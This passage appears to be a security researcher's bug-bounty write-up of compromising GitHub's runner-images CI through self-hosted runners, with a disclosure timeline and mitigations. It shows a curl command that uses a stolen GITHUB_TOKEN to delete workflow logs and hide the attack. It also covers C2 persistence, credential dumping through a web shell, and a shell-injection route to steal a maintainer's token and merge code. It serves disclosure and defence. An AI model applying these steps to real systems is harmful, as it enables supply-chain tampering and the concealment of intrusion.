
Good ol' CyberChef

I decoded the AUTHORIZATION header to capture the `ghs_` token. This was the `GITHUB_TOKEN` from the scheduled workflow with write access, and it would be valid for the entire duration of the scheduled build.




My first task was to get rid of the run logs from my pull request. I used the GitHub API along with the token to delete the run logs for each of the workflows my PR triggered.

```
curl -L \
  -X DELETE \
  -H "Accept: application/vnd.github+json" \
  -H "Authorization: Bearer $STOLEN_TOKEN" \
  -H "X-GitHub-Api-Version: 2022-11-28" \
  https://api.github.com/repos/actions/runner-images/actions/runs/5627447333
```




It's like it never happened

And just like that, the most obvious evidence of this attack was gone. GitHub did not detect the implantation, and I was now living within their network. Now, everything wasn't perfect; however. Operator error happens. On the Linux runner, due to a silly bug in my implantation script I had accidentally installed the C2 runner in the checked out repository directory instead of the home directory.



I had a shell for a short while, but this meant that when the scheduled build ran, it also killed my runner when it cleaned the repository.



RIP Runner

I could have easily re-implanted the machine, but what I had access to from the MacOS runner was more than enough at this point to prove impact for my disclosure.

Reaping the Spoils


Now that I had persistence, I focused on gathering proof of secret compromise to include in my report. I used the web-shell to print and encode the contents of the previously mentioned scripts containing the vCenter credentials.

Output

```
$ErrorActionPreference = 'stop'
./images.CI/macos/select-datastore.ps1 `
  -VMName "macOS-12_20230721_unstable.5627597321.1" `
  -VIServer 10.212[redacted] `
  -VIUserName administrator@maccloud.local `
  -VIPassword f[redacted] `
  -Cluster mcv2-build-unstable

if ((Test-Path -LiteralPath variable:\LASTEXITCODE)) { exit $LASTEXITCODE }$Err
if ("" -and "") {
```

As much as I wanted to, I did not to set up a SOCKS tunnel and try to log in to the vCenter instance and peek behind the curtain. I had enough evidence for a Critical report and I did not want to compromise any more sensitive information. I did verify I could reach its web interface with curl, so had I created a tunnel I would have been able to sign in.

In total, I lived on the `ubuntu-unstable-o` runner for 5 days. Once GitHub triaged the report and I saw initial mitigations rolling into the repo I removed the runners from my C2 repository, and before that I ran one final command as a memento.



How bad could it have been?

There are several unknowns here - most of which are intentional as part of conducting this operation under the terms of GitHub's bug bounty program and my personal code of ethics as a security researcher.

The biggest question is what stood between the access I gained and successfully deploying malicious code on the runner images used for all of GitHub's and Azure Pipeline's builds. I had already slipped past through several security boundaries - was there anything left that would have stopped me? Only GitHub knows the true answer to this; however, based on what I saw, there are some things I can say for certain.

What **was** clear: **I could have merged arbitrary code into the main branch** using this vulnerability, and because of the weekly deployment cadence it is likely that a code change would have not been noticed before the image made it into the production pool.

The other impacts were access to an internal MacOS private cloud vCenter as Administrator, Azure credentials that provided access to a storage account used to save CI off builds, and finally ability to tamper with the packer build process used for both MacOS and Windows CI builds (which may or may not be the same images eventually pulled into the production pool).

Modification of Code in Main


Since I was able to control a `GITHUB_TOKEN` with full write permissions, I could have used the token to modify code within a feature branch (such as a subtle modification to a URL for a script/package downloaded during the build process) and used it to issue a 'repository_dispatch' event to trigger the 'Merge pull request' workflow.

Since the deployment process followed a weekly cadence, and the codebase changed rapidly, it is very likely that the modification would go undetected, especially if an attacker set the commit name and email to a bot account or GitHub employee information. This article from Checkmarx showcases threat actors using this strategy in the wild.

```yaml
name: Merge pull request

on:
  repository_dispatch:
    types: [merge-pr]

jobs:
  Merge_pull_request:
    runs-on: ubuntu-latest

    steps:
    - uses: actions/checkout@v3
      with:
        fetch-depth: 0

    - name: Resolve possible conflicts ${{ github.event.client_payload.ReleaseBranchName }} with main
      run: |
        git config --global user.email "[[email protected]](https://adnanthekhan.com/cdn-cgi/l/email-protection)"
        git config --global user.name "Actions service account"
        git checkout ${{ github.event.client_payload.ReleaseBranchName }}-docs
        git merge --no-edit --strategy-option=ours main
        git push origin ${{ github.event.client_payload.ReleaseBranchName }}-docs
        sleep 30

    - name: Approve pull request by GitHub-Actions bot
      uses: actions/github-script@v2
      with:
        github-token: ${{secrets.PRAPPROVAL_SECRET}}
        script: |
          github.pulls.createReview({
            owner: context.repo.owner,
            repo: context.repo.repo,
            pull_number: ${{ github.event.client_payload.PullRequestNumber }},
            event: "APPROVE"
          });

    - name: Merge pull request for ${{ github.event.client_payload.ReleaseBranchName }}
      uses: actions/github-script@v2
      with:
        github-token: ${{secrets.GITHUB_TOKEN}}
        script: |
          github.pulls.merge({
            owner: context.repo.owner,
            repo: context.repo.repo,
```

```
    pull_number: ${{ github.event.client_payload.PullRequestNumber }},
    merge_method: "squash"
  })
```

Astute observers might note that *this* workflow would have also allowed me to steal the **PRAPPROVAL_SECRET** via a shell injection attack. The PAT belongs to a GitHub employee with write access to the repository. I determined this by observing current runs of the workflow: https://github.com/actions/runner-images/actions/workflows/merge_pull_request.yml. The PRs are merged quickly after an approval by the employee.



If you cross reference the workflow logs with other PRs, you can conclude that:

- The `PRAPPROVAL_SECRET` is a PAT belonging to a GitHub Employee.
- It might be a fine-grained PAT with only PR approval permissions for actions/runner-images, but it is quite possible that it is a classic PAT with `repo` scope.
- It would be possible to use the `GITHUB_TOKEN` to commit changes to these open PRs, as the workflow itself is making a merge commit and pushing it with a specific “bot account”.

And there you have it, a clear path an attacker could have taken to tamper with the runner images code used for all GitHub and Azure Pipelines hosted runners. A skilled attacker could drop a payload that checked if the image was processing a workflow for a high-value target organization and only then run a second stage to perform a poisoned pipeline execution attack within GitHub's build environment. The scariest part is that victims would have had absolutely no idea of this until an APT was already backdooring their builds and using their CI/CD secrets.


Poisoned Image Deployment Process

For Ubuntu and Windows images, the CI build process saved images to a Azure storage account. The workflow itself called that step 'Create release for VM deployment'. It certainly sounds

interesting!

```
    - name: Create release for VM deployment
      run: |
        $BuildId = ${{ github.run_id }} % [System.UInt32]::MaxValue
        ./images.CI/linux-and-win/create-release.ps1 `
          -BuildId $BuildId `
          -Organization ${{ secrets.RELEASE_TARGET_ORGANIZATION }} `
          -DefinitionId ${{ secrets.RELEASE_TARGET_DEFINITION_ID }} `
          -Project ${{ secrets.RELEASE_TARGET
_PROJECT }} `
          -ImageName ${{ env.ImageType }} `
          -AccessToken ${{ secrets.RELEASE_TARGET_TOKEN }}
```

If you dig deep into the PR comments for https://github.com/actions/runner-images/pull/7182, which introduced GitHub CI to the repository, you can see what some of these values would have been.



maccloud Access

If I had set up a reverse tunnel, I would have been able to use the vCenter administrator credentials to log in to the vCenter instance. If there were any paths from that vCenter instance to the production Mac runner environment, then an attacker could potentially modify image templates within vCenter.

Attack and Disclosure Timeline

- **July 18th, 2023**- Created Typo Fix Pull Request
- **July 20th, 2023** - Pull Request Merged
- **July 21st, 2023** - Conducted Attack and Deployed Persistence
- **July 22nd, 2023** - Submitted Report through HackerOne
- **July 24th, 2023** - Report Acknowledged
- **July 25th, 2023** - Triaged by GitHub Staff, initial mitigations made
- **July 26th, 2023** - Removed Persistence
- **November 14th, 2023** - Resolved and bounty Awarded

Mitigations

The easiest way to mitigate this class of vulnerability is to change the default setting of **'Require approval for first-time contributors'** to **'Require approval for all outside collaborators'**. It is a no-brainer for any public repository that uses self-hosted runners to ensure that they are using the restrictive setting.

Default fork pull request approval setting

An attacker can still try to conduct this attack by tricking a maintainer into clicking the approve button, but that has a much lower chance of success and would require creativity on part of the attacker in order to hide their injection payload among a much larger legitimate PR.

Beyond this, there are many solutions to apply defense in depth measures to self-hosted runners, and that will be a topic for a future post. But the key thing is: it is **really challenging** to design a solution where you allow anyone to run arbitrary code on your infrastructure and not have some risks.

There Was More, Much More

After disclosing this vulnerability, I quickly realized this issue was systemic. I decided to team up with one of my colleagues, John Stawinski, to find, exploit, and report this vulnerability class against organizations with high-paying bug bounty programs. Between my disclosure to GitHub, and the bounties earned afterward, we did pretty well for ourselves, and have a few additional disclosures currently under wraps that should eventually pay out.

During these few months, we refined techniques to exploit all kinds of self-hosted runner configurations, from Linux, MacOS, Windows, and even ephemeral self-hosted runners using Actions Runner Controller. While conducting several of our operations we managed to gain enough access to pose an existential threat to some organizations - this was not the norm, but when a vulnerability drops an attacker right in a company's DevOps environment, as root, with access to pipeline secrets, there is often little that an attacker can't do. While most of our disclosures were made under strict confidentiality agreements, there were some big disclosures that we can talk about:

- PyTorch
- Tensorflow
- Microsoft DeepSpeed
- Chia Networks

We hope to dive into all of our techniques and some thrilling post-exploitation stories if we are accepted to a large security conference located in Las Vegas Summer 2024!

Old Gato, New Tricks

I can't finish this blog post without mentioning the core discovery engine we used to identify vulnerable repositories: **GitHub Attack TOolkit**, or Gato for short. In January 2023, to coincide with our ShmooCon 2023 talk, I, alongside my colleagues Matt Jackoski and Mason Davis wrote and released https://github.com/praetorian-inc/gato. The tool's original aim was to identify the blast radius of a compromised PAT, with an emphasis on lateral movement paths via self-hosted runners. This was a technique we leveraged on a red team in Summer 2022, and it was the focus of our talk "Phantom of the Pipeline: Abusing Self-Hosted Runners."

